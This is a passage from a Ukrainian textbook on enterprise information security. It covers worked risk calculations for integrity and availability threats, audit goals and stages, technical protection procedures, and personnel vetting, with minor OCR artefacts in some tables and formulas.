Бухгалтер / база клієнтів підприємства	22	20	20	62
Фінансовий директор / база клієнтів підприємства	22	20	20	62
Бухгалтер / база даних найменувань товарів підприємства	30	-	20	50

3. Облік наявності резервного копіювання, кількості людин у групі користувачів і наявності в групи користувачів доступу до Інтернет наведений в табл. 3.26.

Таблиця 3.26

Облік наявності резервного копіювання, кількості людей у групі користувачів і наявності в групі користувачів доступу до Інтернет

Категорія	Результуючий коефіцієнт	Наявність резервного копіювання	Кількість людей у групі користувачів	Наявність у групи користувачів доступу до Інтернет	Підсумковий коефіцієнт
Головний бухгалтер / бухгалтерська звітність	95	1	1	2	0,021
Бухгалтер / база клієнтів підприємства	62	1	1	1	0,016
Фінансовий директор / база клієнтів підприємства	62	4	1	-	0,065
Бухгалтер / база даних найменувань	50	1	1	1	0,02

товарів підприємства					

Наявність резервного копіювання враховується в такий спосіб: якщо в інформації на ресурсі здійснюється резервне копіювання, то вага резервного копіювання (10) додається до коефіцієнта захищеності. Якщо в інформації на ресурсі резервне копіювання не здійснюється, і групі користувачів, що має доступ до інформації, дозволені запис або видалення, то підсумковий коефіцієнт збільшується в 4 рази.

4. Аналогічно розрахунку за загрозою конфіденційності одержимо підсумкову ймовірність наведену в табл. 3.27.

Таблиця 3.27

Підсумкова ймовірність

Категорія	Базова ймовірність	Підсумкова базова ймовірність	Підсумковий коефіцієнт	Проміжна ймовірність	Підсумкова ймовірність
Головний бухгалтер / бухгалтерська звітність	0,25	0,7	0,021	0,0147	0,0147
Бухгалтер / база клієнтів підприємства	0,1	0,7	0,016	0,0112	0,05619
Фінансовий директор / база клієнтів підприємства	0,7	0,7	0,065	0,0455	
Бухгалтер / база даних найменувань товарів підприємства	0,25	0,7	0,02	0,014	0,014

5. Ризик за загрозою цілісності наведений в табл. 3.28.

Таблиця 3.28

Ризик за загрозою цілісності

Категорія	Підсумкова ймовірність	Збиток від реалізації загрози	Ризик
Бухгалтерська звітність	0,0147	100	1,47
База клієнтів підприємства	0,05619	100	5,61
База даних найменувань товарів підприємства	0,014	100	1,4

3.5.6. Приклад розрахунку ризиків за загрозою відмови в обслуговуванні

Розрахунок ризиків за загрозою доступності

1. Розрахунок коефіцієнта захищеності за загрозою доступності.

При розрахунку ризиків за загрозою доступності аналізуються засоби резервування: кластер, резервне копіювання й резервний канал (табл. 3.29). Вплив резервного каналу враховується в тому випадку, якщо група звичайних користувачів (не Інтернет-користувачів) має тільки вилучений доступ до інформації на ресурсі (табл. 3.30).

Таблиця 3.29

Засоби резервування: кластер, резервне копіювання й резервний канал

Засіб	Кластер		Резервне копіювання		Резервний канал	
	є	немає	є	немає	є	немає
Запис і Видалення	20	Const	4	збільшується в 5 разів	5	Const
Видалення	20	Const	4	збільшується в 4 рази	5	Const
Запис	20	Const	4	збільшується в 4 рази	5	Const
Читання	40	Const	4	збільшується в 2 рази	5	Const

Таблиця 3.30

Вплив резервного каналу

Категорія	Коефіцієнт захищеності	Наявність у групи користувачів доступу до Інтернет	Підсумковий коефіцієнт
Головний бухгалтер / бухгалтерська звітність	0,25	2	0,5
Бухгалтер / база клієнтів підприємства	2	1	2
Фінансовий директор / база клієнтів підприємства	4	-	4
Бухгалтер / база даних найменувань товарів підприємства	0,25	1	0,25

2. Розрахунок підсумкового часу простою наведений в табл. 3.31.

Таблиця 3.31

Розрахунок підсумкового часу простою

Категорія	Базовий час простою	Підсумковий базовий час простою	Час простою мережного устаткування	Підсумковий коефіцієнт	Проміжний час простою	Підсумковий час простою
Головний бухгалтер / бухгалтерська звітність	40	70	-	0,5	35	35
Бухгалтер / база клієнтів підприємства	40	70	10	2	140	280
Фінансовий директор / база клієнтів підприємства	70	70	-	4	280	

Бухгалтер / база даних найменувань товарів підприємства	40	40	-	0,25	10	10

При розрахунку ризиків за загрозою доступності базові часи простою успадковуються тільки в межах ресурсу.

Час простою мережного встаткування додається до підсумкового часу простою.

Якщо підсумковий час простою перевищує максимально критичне (280 годин за рік за базовими настроюваннями), воно прирівнюється до максимально критичного часу простою.

Для другої інформації на сервері, до якої мають доступ кілька груп користувачів, підсумковий час простою розраховується за наступною формулою:

$$T_{\inf} = (1 - \prod_{i=1}^{n} (1 - \frac{T_{ug,n}}{T_{\max}})) \times T_{\max}$$

.

3. Розрахунок ризиків наведений в табл. 3.32.

Таблиця 3.32

Розрахунок ризиків

Категорія	Підсумковий час простою	Збиток від реалізації загрози	Ризик
Бухгалтерська звітність	35	1	35
База клієнтів підприємства	280	1	280
База даних найменувань товарів підприємства	10	1	10

Основні поняття й допущення моделі

Ризик – імовірний збиток, що зазнає компанія при здійсненні загроз ІБ.

Базові загрози ІБ – порушення конфіденційності, порушення цілісності й відмова в обслуговуванні.

Ресурс – будь-який контейнер, призначений для зберігання інформації, підданий загрозам ІБ (сервер, робоча станція, переносний комп'ютер). Властивостями ресурсу є: перелік загроз, що впливають на нього, і критичність ресурсу.

Загроза – дія, що потенційно може призвести до порушення безпеки. Властивістю загрози є перелік уразливостей, за допомогою яких може бути реалізована загроза.

Уразливість – це слабке місце в ІС, що може привести до порушення безпеки шляхом реалізації деякої загрози. Властивостями уразливості є: імовірність (простота) реалізації загрози через дану уразливість і критичність реалізації загрози через дану уразливість.

Критичність ресурсу (**AC**) – ступінь значимості ресурсу для ІС, тобто наскільки реалізація загроз ІБ на ресурс вплине на роботу ІС. Задається в рівнях (кількість рівнів може бути в діапазоні від 2 до 100) або в грошах. Залежно від обраного режиму роботи може складатися із критичності ресурсу з конфіденційності, цілісності й доступності (**Ac, ACi, ACa**).

Критичність реалізації загрози (**ER**) – ступінь впливу реалізації загрози на ресурс, тобто наскільки реалізація загрози вплине на роботу ресурсу. Задається у відсотках. Складається із критичності реалізації загрози щодо конфіденційності, цілісності й доступності (**ERc, ERi, ERa**).

Імовірність реалізації загрози через дану уразливість протягом року (P(V)) – ступінь можливості реалізації загрози через дану уразливість у тих або інших умовах. Вказується у відсотках.

Максимальний критичний час простою ($\mathbf{T_{max}}$) – значення часу простою, що є критичним для компанії. Тобто збиток, нанесений підприємству при простоюванні ресурсу протягом критичного часу простою, максимальний. При простоюванні ресурсу протягом часу, що перевищує критичний збиток, завданий підприємству, не збільшується.

З погляду базових загроз ІБ існує два режими роботи алгоритму:

одна базова загроза (сумарна);

три базові загрози.

З точки зору одиниць виміру критичності й ризику ресурсу існують два режими роботи алгоритму:

у грошових одиницях;

у рівнях (відсотках).

Принципи розбивки шкали на рівні

При роботі з алгоритмом використовується шкала від 0 до 100%. Максимальне число рівнів – 100, тобто шкалу можна розбити на 100 рівнів. При розбивці шкали на менше число рівнів кожен рівень займає певний інтервал на шкалі. Причому, можливі два варіанти поділу:

рівномірний;

логарифмічний;

Наприклад, для 5 рівнів:

Рівномірний:

1 рівень – 20%;

2 рівень – 40%;

3 рівень – 60%;

4 рівень – 80%;

5 рівень - 100%.

Логарифмічний:

1 рівень – 7%;

2 рівень – 18%;

3 рівень – 35%;

4 рівень – 62%;

5 рівень – 100%.

3.5.7. Розрахунок ризиків за загрозою ІБ

1. На першому етапі розраховуємо рівень загрози за уразливістю **Th** на основі критичності й імовірності реалізації загрози через дану уразливість. Рівень загрози показує, наскільки критичним є вплив даної загрози на ресурс із урахуванням імовірності її реалізації.

1.1. Для режиму з однією базовою загрозою:

$$Th = \frac{ER}{100} \times \frac{P(V)}{100},$$

де ER – критичність реалізації загрози (вказується в %);

P(V) – імовірність реалізації загрози через дану уразливість (вказується в %).

Одержуємо значення рівня загрози за уразливістю в інтервалі від 0 до 1.

1.2. Для режиму із трьома базовими загрозами:

$$Th_c = \frac{ER_c}{100} \times \frac{P(V)_c}{100},$$

$$Tn_i = \frac{ER_i}{100} \times \frac{P(V)_i}{100},$$

$$Th_a = \frac{ER_a}{100} \times \frac{P(V)_a}{100},$$

де $ER_{c,i,a}$ – критичність реалізації загрози конфіденційності, цілісності або доступності (вказується в %);

$P(V)_{c,i,a}$ – імовірність реалізації загрози конфіденційності, цілісності або доступності через дану уразливість (вказується у %).

Одержуємо значення рівня загрози за уразливістю в інтервалі від 0 до 1.

2. Щоб розрахувати рівень загрози за всіма уразливостям **CTh**, через які можлива реалізація даної загрози на ресурсі, просумуємо отримані рівні загроз через конкретні уразливості.

2.1. Для режиму з однією базовою загрозою:

$$CTh = 1 - \prod_{i=1}^{n} (1 - Th_i),$$

де **Th** – рівень загрози через уразливість.

Значення рівня загрози за всіма уразливостями одержимо в інтервалі від 0 до 1.

2.2. Для режиму із трьома базовими загрозами:

$$CTh_c = 1 - \prod_{j=1}^{n} (1 - Th_{c,j}),$$

$$CTh_i = 1 - \prod_{j=1}^{n} (1 - Th_{i,j}),$$

$$CTh_a = 1 - \prod_{j=1}^{n} (1 - Th_{a,j}),$$

де **$Th_{c,i,a}$** – рівень загрози конфіденційності, цілісності або доступності з уразливості.

Значення рівня загрози з усіма уразливостям одержимо в інтервалі від 0 до 1.

3. Аналогічно розраховуємо загальний рівень загроз за ресурсом **CTh** (з огляду на всі погрози, що діють на ресурс):

3.1. Для режиму з однією базовою загрозою:

$$CThR = 1 - \prod_{i=1}^{n} (- CTh_i),$$

де **CTh** – рівень загрози за всіма уразливостями.

Значення загального рівня загрози одержимо в інтервалі від 0 до 1.

3.2. Для режиму із трьома базовими загрозами:

$$CThR_c = 1 - \prod_{j=1}^{n} (- CTh_{c,j}),$$

$$CThR_i = 1 - \prod_{j=1}^{n} (- CTh_{i,j}),$$

$$CThR_a = 1 - \prod_{j=1}^{n} (- CTh_{a,j}),$$

де **$CTh_{c,I,a}$** – рівень загрози конфіденційності, цілісності або доступності за всіма загрозами.

Значення загального рівня загрози одержимо в інтервалі від 0 до 1.

4. Ризик з ресурсу **R** розраховується таким чином:

4.1. Для режиму з однією базовою загрозою:

$$R = CThR \times D,$$

де D – критичність ресурсу (задається в грошах або рівнях);

CTh – загальний рівень загроз з ресурсу.

Якщо ризик задається в рівнях, то як значення критичності беремо оцінку рівня. Наприклад, для трьох рівномірних рівнів, що наведені в табл. 3.33.

Таблиця 3.33

Приклад оцінки рівнів

Назва рівня	Оцінка рівня, %
1	33,33
2	66,66
3	100

У випадку загрози доступність (відмова в обслуговуванні) критичність ресурсу за рік обчислюється за наступною формулою:

$$D_{a/год} = D_{a/час} \times T_{\max},$$

де **$D_{a/рік}$** – критичність ресурсу за загрозою доступності за рік;

$D_{a/годину}$ – критичність ресурсу за загрозою доступності за годину;

T_{max} – максимальний критичний час простою ресурсу за рік.

Для інших загроз критичність ресурсу задається за рік.

4.2. Для режиму із трьома базовими загрозами:

$$R_c = CThR_c \times D_c,$$

$$R_i = CThR_i \times D_i,$$

$$R_a = CThR_a \times D_a,$$

$$R_{\Sigma} = \left(1 - \left(\left(1 - \frac{R_c}{100}\right) \times \left(1 - \frac{R_i}{100}\right) \times \left(1 - \frac{R_a}{100}\right)\right)\right) \times 100,$$

де $D_{c,i,a}$ – критичність ресурсу за погрозою конфіденційність, цілісність або доступність. Задається в грошах або рівнях;

$CThR_{c,i,a}$ – загальний рівень загроз конфіденційність, цілісність або доступність за ресурсом;

R_{Σ} – сумарний ризик за трьома загрозами.

Таким чином, одержимо значення ризику з ресурсу в рівнях (заданих користувачем) або грошах.

5. Ризик для ІС **CR** розраховується за формулою:

5.1. Для режиму з однією базовою загрозою:

5.1.1. Для режиму роботи в грошах:

$$CR = \sum_{i=1}^{n} R_i,$$

де R – ризик за ресурсом.

5.1.2. Для режиму роботи в рівнях:

$$CR = \left(1 - \prod_{i=1}^{n}\left(1 - \frac{R_i}{100}\right)\right) \times 100,$$

де R – ризик за ресурсом.

5.2. Для режиму роботи із трьома загрозами:

5.2.1. Для режиму роботи в грошах:

$$CR_c = \sum_{j=1}^{n} R_{c,j},$$

$$CR_i = \sum_{j=1}^{n} R_{i,j},$$

$$CR_a = \sum_{j=1}^{n} R_{a,j},$$

$$CR_\Sigma = CR_c + CR_i + CR_a,$$

де $CR_{c,i,a}$ – ризик за системою за загрозами конфіденційності, цілісності або доступності;

CR_Σ – ризик за системою сумарно за трьома видами загроз.

5.2.2. Для режиму роботи в рівнях:

$$CR_c = \left(1 - \prod_{j=1}^{n}\left(1 - \frac{R_{c,j}}{100}\right)\right) \times 100,$$

$$CR_i = \left(1 - \prod_{j=1}^{n}\left(1 - \frac{R_{i,j}}{100}\right)\right) \times 100,$$

$$CR_a = \left(1 - \prod_{j=1}^{n}\left(1 - \frac{R_{a,j}}{100}\right)\right) \times 100,$$

$$CR_{\Sigma} = \left(1 - \left(\left(1 - \frac{CR_c}{100}\right) \times \left(1 - \frac{CR_i}{100}\right) \times \left(1 - \frac{CR_a}{100}\right)\right)\right) \times 100,$$

де $CR_{c,i,a}$ – ризик за системою за погрозами конфіденційності, цілісності або доступності;

CR_{Σ} – ризик за системою сумарно за трьома видами загроз.

3.6. Служба ІЕБ. Організація її аудиту

Сучасна ІС організації становить розподілену й неоднорідну систему, що використовує різні програмно-апаратні компоненти й має точки виходу в мережі загального користування *(наприклад, Інтернет)*. У зв'язку із цим значно ускладнюється завдання правильного й безпечного конфігурування компонент і забезпечення захищеної взаємодії між ними, і, як наслідок, збільшується кількість уразливих місць у системі.

Наявність уразливостей у системі дає можливість потенційному порушнику провести успішну атаку й завдати шкоди діяльності організації. Поява «слабких місць» може бути обумовлено різними причинами як об'єктивного *(наприклад, недоробки в базовому ПЗ)*, так і суб'єктивного характеру *(наприклад, неправильне настроювання устаткування)*.

Виявлення й усунення уразливостей, а також оцінка загального рівня захищеності є надзвичайно важливою складовою забезпечення безпеки, що дозволяє істотно підвищити рівень захищеності інформаційних і інших ресурсів системи (рис. 3.8).

Рис. 3.8. **Аудит ІБ підприємства**

3.6.1. Цілі й призначення аудиту

До основних цілей аудиту ІБ можна віднести наступні:

одержання об'єктивної й незалежної оцінки поточного стану захищеності інформаційних ресурсів;

одержання максимальної віддачі від засобів, що інвестуються у створення системи ІБ;

оцінка можливого збитку від несанкціонованих дій;

розробка вимог до побудови системи захисту інформації;

визначення зон відповідальності співробітників підрозділів;

розрахунок необхідних ресурсів;

розробка порядку й послідовності впровадження системи ІБ.

аудит може проводиться в наступних варіантах:

комплексний аудит – перед створенням системи ІБ;

точковий – формування вимог до проведення модернізації системи захисту;

періодичний – зовнішня регламентна перевірка рівня захищеності системи;

перевірочний – експертиза й оцінка використовуваних або планованих до використання систем і рішень.

3.6.2. Етапи проведення аудиту

Процес аудиту ІС можна представити у вигляді своєрідних елементів (рис. 3.9), де на одній чаші розглядаються системи безпеки доступу, на іншій – контроль бізнес-процесів, а як опора служить технічна інфраструктура, що, у свою чергу, заснована на прийнятих методах авторизації, конфігурації системи, а також на політиках і процедурах, прийнятих в організації.

Роботи з аудиту безпеки ІС містять у собі ряд послідовних етапів (рис. 3.10), які в цілому відповідають етапам проведення комплексного




Рис. 3.9. **Елементи процесу проведення аудиту ІС**

аудиту ІС, що містить у собі наступне:

1) комплексне обстеження – включає збір інформації про використовувані інформаційні ресурси – системне ПЗ, локальні мережі й телекомунікації, прикладні системи, а також аналіз існуючих організаційно-правових процесів. За результатами обстеження формується (уточнюється) перелік критичних ресурсів і розробляється перелік загроз для даних ресурсів;

2) проведення оцінки захищеності – включає роботи з виявлення уразливостей технічних засобів, аналізу технологічної захищеності, а також адекватності організаційних процедур. На основі виявлених недоліків проводиться оцінка ризиків, що включає основні способи подолання системи захисту, ступінь критичності й можливість реалізації;

3) атестація системи – включає заходи щодо обстеження (оцінки) існуючих мір і заходів щодо захисту інформації, оцінки їхньої адекватності, а також відповідність вимогам провідних стандартів;

4) за результатами аудиту розробляється план виправлення виявлених недоліків. Завдання планування полягає у визначенні пріоритетів виправлення виявлених недоліків, розробки черговості й методології їхнього усунення. Додатково передбачається розробка концептуальних і процедурних документів, таких, як Концепція ІБ, Загальні вимоги й рекомендації із захисту інформації, ПБ й ін.

Залежно від цілей і способу проведення аудиту ІБ, ініціатором цього заходу, як уже було зазначено вище, є зацікавлена сторона.

Рис. 3.10. **Етапи проведення аудита ІБ**

Найбільше часто ініціатором аудита є організація в особі його керівництва.

Як правило на етапі обстеження вирішуються наступні організаційні

питання:

права й обов'язки аудитора чітко визначаються й документально закріплюються в його посадових інструкціях, а також у положенні про внутрішній *(зовнішній)* аудиті;

аудитором підготовляється й узгоджується з керівництвом план проведення аудиту ІБ.

На етапі обстеження також визначаються межі проведення обстеження. Межі проведення обстеження зазвичай визначаються в наступних термінах:

список обстежуваних фізичних, програмних і інформаційних ресурсів;

площадки *(приміщення)*, що потрапляють у межі обстеження;

основні види загроз безпеки, розглянуті при проведенні аудиту;

організаційні *(законодавчі, адміністративні й процедурні)*, фізичні, програмно-технічні та інші аспекти забезпечення безпеки, які необхідно врахувати в ході проведення обстеження, і їх пріоритети *(у якому обсязі вони повинні бути враховані)*.

Далі треба провести збір інформації аудиту, що є найбільш складним і тривалим. Це, як правило, пов'язано з відсутністю необхідної документації на інформаційну систему й з необхідністю щільної взаємодії аудитора з багатьма посадовими особами організації.

Компетентні висновки щодо стану справ у компанії з ІБ можуть бути зроблені аудитором тільки за умови наявності всіх необхідних вихідних даних для аналізу. Одержання інформації про організацію, функціонування й поточний стан ІС здійснюється аудитором у ході спеціально організованих інтерв'ю з відповідальними особами компанії, шляхом вивчення технічної й організаційно-розпорядницької документації, а також дослідження ІС із використанням спеціалізованого програмного інструментарію.

Забезпечення ІБ організації – це комплексний процес, що вимагає чіткої організації й дисципліни. Він повинен починатися з визначення ролей і розподілу відповідальності серед посадових осіб, що займаються ІБ. Тому перший пункт аудиторського обстеження починається з одержання інформації про організаційну структуру користувачів ІС і обслуговуючих підрозділів. У зв'язку з цим аудиторові потрібна документація, що стосується схеми організаційної структури ІС. Звичайно, у ході інтерв'ю аудитор задає опитуваним питання, що

стосуються використання інформації, яка циркулює усередині ІС.

Призначення й принципи функціонування ІС багато в чому визначають існуючі ризики й вимоги безпеки, пропоновані до системи. Тому на наступному етапі аудитора цікавить інформація про призначення й функціонування ІС. На даному етапі аудитор може використовувати документацію, що містить наступні дані:

опис автоматизованих функцій;

схема інформаційних потоків;

опис структури комплексу технічних засобів ІС;

опис структури ПЗ;

опис структури інформаційного забезпечення;

опис технічних завдань використовуваних додатків.

Далі аудитору потрібна більш детальна інформація про структуру ІС. Це дозволяє з'ясувати, яким чином здійснюється розподіл механізмів безпеки за структурними елементами та рівнями функціонування ІС.

Підготовка значної частини документації на ІС, звичайно, здійснюється вже в процесі проведення аудиту. Коли всі необхідні дані з ІС, включаючи документацію, підготовлені, можна перейти до наступного етапу – їх аналізу.

Використовувані аудиторами методи аналізу даних визначаються обраними підходами до проведення аудиту, які можуть істотно розрізнятися. Але загалом можна виділити 3 підходи.

Перший підхід, найскладніший, базується на аналізі ризиків. Спираючись на методи аналізу ризиків, аудитор визначає для обстежуваної ІС індивідуальний набір вимог безпеки, яка в найбільшій мірі враховує особливості даної ІС, середовища її функціонування й існуючі в даному середовищі загрози безпеки. Даний підхід є найбільш трудомістким і вимагає найвищої кваліфікації аудитора. На якість результатів аудита, у цьому випадку, значно впливає використовувана методологія аналізу й керування ризиками та її застосовність до даного типу ІС.

Якщо для проведення аудиту безпеки обраний даний підхід, то на етапі аналізу даних аудиту зазвичай виконуються наступні групи завдань:

1. Аналіз ресурсів ІС, включаючи інформаційні ресурси, програмні й технічні засоби, а також людські ресурси.
2. Аналіз груп завдань, розв'язуваних системою, і бізнес-процесів.

3. Побудова *(неформальної)* моделі ресурсів ІС, що визначає взаємозв'язок між інформаційними, програмними, технічними й людськими ресурсами, їх взаємне розташування й способи взаємодії.

4. Оцінка критичності інформаційних ресурсів.

5. Визначення найбільш імовірних загроз безпеки щодо ресурсів ІС і уразливостей захисту, що роблять можливим здійснення цих загроз.

6. Оцінка ймовірності здійснення загроз, величини уразливостей і збитку, який наноситься організації у випадку успішного здійснення загроз.

7. Визначення величини ризиків для кожної трійки: загроза – група ресурсів – уразливість.

Перерахований набір завдань є досить загальним. Для їх рішення можуть використовуватися різні формальні й неформальні, кількісні та якісні, ручні й автоматизовані методики аналізу ризиків. Суть підходу від цього не змінюється.

Оцінка ризиків може даватися з використанням різних як якісних, так і кількісних шкал. Головне, щоб існуючі ризики були правильно ідентифіковані й ранжирувані відповідно до ступеня їх критичності для організації. На основі такого аналізу може бути розроблена система першочергових заходів щодо зменшення величини ризиків до прийнятного рівня.

Другий підхід, найпрактичніший, опирається на використання стандартів ІБ. Стандарти визначають базовий набір вимог безпеки для широкого класу ІС, що формується в результаті узагальнення світової практики. Стандарти можуть визначати різні набори вимог безпеки, залежно від рівня захищеності ІС, що потрібно забезпечити, її приналежності *(комерційна організація, або державна установа)*, а також призначення *(фінанси, промисловості, зв'язок і т. п.)*. Від аудитора в цьому випадку потрібно правильно визначити набір вимог стандарту, відповідність яким потрібно забезпечити для даної ІС. Через свою простоту *(стандартний набір вимог для проведення аудиту вже заздалегідь визначений стандартом)* і надійності, описаний підхід найпоширеніший на практиці *(особливо при проведенні зовнішнього аудиту)*. Цей підхід дозволяє при мінімальних витратах ресурсів робити обґрунтовані висновки про стан ІС.

У випадку проведення аудиту безпеки згідно з даним підходом, аудитор оцінює застосовність вимог стандарту до обстежуваного ІС і її

відповідність вимогам стандарту. Ґрунтуючись на даних про відповідність різних областей функціонування ІС вимогам стандарту, визначається, які вимоги безпеки в системі не реалізовані. Виходячи із цього, робляться висновки про відповідність обстежуваної ІС вимогам прийнятого на підприємстві стандарту й даються рекомендації з реалізації в системі механізмів безпеки, що дозволяють забезпечити таку відповідність.

Третій підхід, найбільш ефективний, припускає комбінування перших двох. Базовий набір вимог безпеки, пропонованих до ІС, визначається обраним стандартом. Додаткові вимоги, які у максимальному ступені враховуючі особливості функціонування даної ІС, формуються на основі аналізу ризиків. Цей підхід є набагато простішим першого, тому що більша частина вимог безпеки вже визначена стандартом, і, в той же час, він позбавлений недоліку другого підходу, що полягає в тому, що вимоги стандарту можуть не враховувати специфіки обстежуваної ІС.

3.6.3. Виробіток рекомендацій щодо результатів аудиту ІБ

Передостаннім етапом аудиту ІБ є виробіток рекомендацій, видаваних аудитором за результатами аналізу стану ІС, певних використовуваним підходом, особливостями обстежуваної ІС, станом справ з інформаційною безпекою й ступенем деталізації, використовуваної при проведенні аудиту.

У кожному разі рекомендації аудитора повинні бути конкретними й застосовними до даного ІС, економічно обґрунтованими, аргументованими *(підкріпленими результатами аналізу)* і відсортованими за ступенем важливості. При цьому заході щодо забезпечення захисту організаційного рівня практично завжди мають пріоритет над конкретними програмно-технічними методами захисту.

Підготовка звітних документів

Рекомендації аудитора, як правило, оформляються відповідними документами *(завершальний етап)*. Аудиторський звіт є основним результатом проведення аудиту. Його якість характеризує якість роботи аудитора. Структура звіту може істотно розрізнятися залежно від характеру й цілей проведеного аудиту, однак певні розділи повинні обов'язково бути присутнім в аудиторському звіті. Він повинен містити:

опис цілей проведення аудиту;

характеристику обстежуваної ІС;

межі проведення аудиту й використовуваних методів;

результати аналізу даних аудиту;

висновки, що узагальнюють результати аналізу даних аудиту й утримуючу оцінку рівня захищеності ІС або відповідність її вимогам стандартів;

рекомендації аудитора щодо усунення існуючих недоліків і вдосконалювання системи захисту.

3.6.4. Організація технічного захисту інформації

Порядок проведення робіт з технічного захисту інформації в Україні встановлений державним стандартом України ДСТУ 3396.1-96 "Захист інформації. Технічний захист інформації. Порядок проведення робіт". У цьому стандарті визначено цілі, завдання й результати кожного етапу побудови системи захисту інформації. Проте етапи розмежовано не зовсім чітко, не конкретизовані в достатній мірі окремі види робіт. Тому, не відступаючи, по суті, від стандарту, в цьому розділі розглядаються етапи створення СЗІ.

Для проведення усього комплексу робіт із побудови СЗІ в організації *створюється* комісія, склад якої визначається відповідальною за ТЗІ особою і затверджується наказом керівника організації. До участі в роботі цієї комісії окремими розпорядженнями з організації можуть притягуватися додаткові особи й зовнішні організації, що мають відповідні ліцензії.

3.7. Кадровий аспект ІЕБ на підприємстві

ЕБ підприємницької діяльності багато в чому залежить від ступеня лояльності найманих робітників. Оскільки співробітники підприємства можуть виступати як об'єктом, так і суб'єктом загроз, спрямованих на порушення його економічної стабільності, ведення постійної роботи з персоналом здобуває першорядну значимість. Навряд чи хтось візьметься заперечувати той факт, що намір співробітника поділитися зі сторонніми відомими йому секретами не зможуть перешкодити ніякі, навіть найдорожчі засоби захисту.

Загрози ЕБ фірми з боку, наприклад, конкурентів, реалізовані через її персонал, можуть приймати такі форми, як:

переманювання співробітників, що володіють конфіденційною інформацією;

помилкові пропозиції роботи співробітникам конкурентів з метою вивідування інформації;

вивідування конфіденційних відомостей у процесі бесіди зі співробітниками компанії-конкурента, яка ведеться в такій формі, що останні не здогадуються про мету бесіди й питань, що задаються в ній;

прямий підкуп співробітників фірм-конкурентів;

засилання агентів до конкурентів;

одержання відомостей при надання прямого тиску на співробітників або їх близьких;

одержання відомостей через родичів співробітників;

таємне спостереження за співробітниками конкурентів.

Для більш точного визначення загроз можна скласти план захисту, у якому будуть докладно визначені об'єкти загроз, місце й час їхнього виникнення й т. д. На даному етапі не будемо докладно зупинятися на окремих видах загроз, а звернемо увагу на деякі аспекти роботи служби персоналу (спільно зі службою ЕБ або службою безпеки), спрямовані на запобігання негативних дій співробітників, що впливають на економічну безпеку підприємства, які можуть мати місце на різних стадіях взаємодії працівника й організації:

попередньої (період прийому на роботу);

поточної (час роботи співробітника);

заключної (процес звільнення).

3.7.1. Організація прийому на роботу

Період прийому на роботу є найбільш складним і трудомістким, містячи в собі кілька етапів.

Насамперед необхідно зрозуміти, кого саме ми хочемо прийняти на роботу, і на підставі посадової інструкції й особливостей діяльності організації розробити вимоги, що включають не тільки формальні положення, такі, як стать, вік, освіта, досвід роботи, але й ряд морально-психологічних якостей, якими повинен володіти кандидат. Потім здійснюється підбір кандидатів на вакантну посаду. Варто враховувати,

що використовувані методи підбору повинні мінімізувати можливість проникнення в штат несумлінних людей (або агентів конкурентів). До цих методів належать:

- підбір кандидатів силами власної служби персоналу;
- обіг у рекрутингові агентства та інші аналогічні організації;
- пошук кандидатів серед студентів і випускників вищих навчальних закладів;
- підбір кандидатів за рекомендаціями надійних співробітників організації.

Приклад. М. – директор не дуже великої, але перспективної компанії, за рекомендацією тещі прийняв на роботу секретаря. Після розлучення із дружиною й розриву з тещею М став помічати, що проблеми в діяльності компанії стали виникати значно частіше, ніж раніше. Проаналізувавши супутні ним обставини, М. дійшов висновку, що першопричиною неприємностей може бути тільки витік певних відомостей зі стін компанії.

Згодом з'ясувалася наступне: нова секретарка (донька кращої подруги тещі) мала звичай ділитися винесеними з роботи враженнями зі своєю матір'ю. Та, у свою чергу, не пропускала нагоди поговорити на цю тему з подругою, що, маючи широкі зв'язки в ділових колах, використовувала почуту із цих бесід інформацію, щоб насолити колишньому зятеві.

3.7.2. Етапи відбору персоналу

Виділяють сім етапів відбору персоналу. Зрозуміло, не всі з них необхідно пройти кожному новому співробітникові. Ці питання можуть бути регламентовані спеціальним положенням або вирішуватися індивідуально в кожному конкретному випадку.

Відбір кандидатів. Етап починається з попередньої відбірної бесіди, метою якої є первинне знайомство із претендентом, з'ясування його освіти, оцінка особистих якостей. На основі відбірної бесіди відбувається «відсівання» невідповідних кандидатів.

Анкетування. Хто пройшов перший етап, повинні заповнити анкету, дані якої аналізуються не тільки співробітником служби персоналу, але й представником служби ЕБ, а під час відсутності такої служби – співробітником служби безпеки (СБ). Аналіз анкетних даних

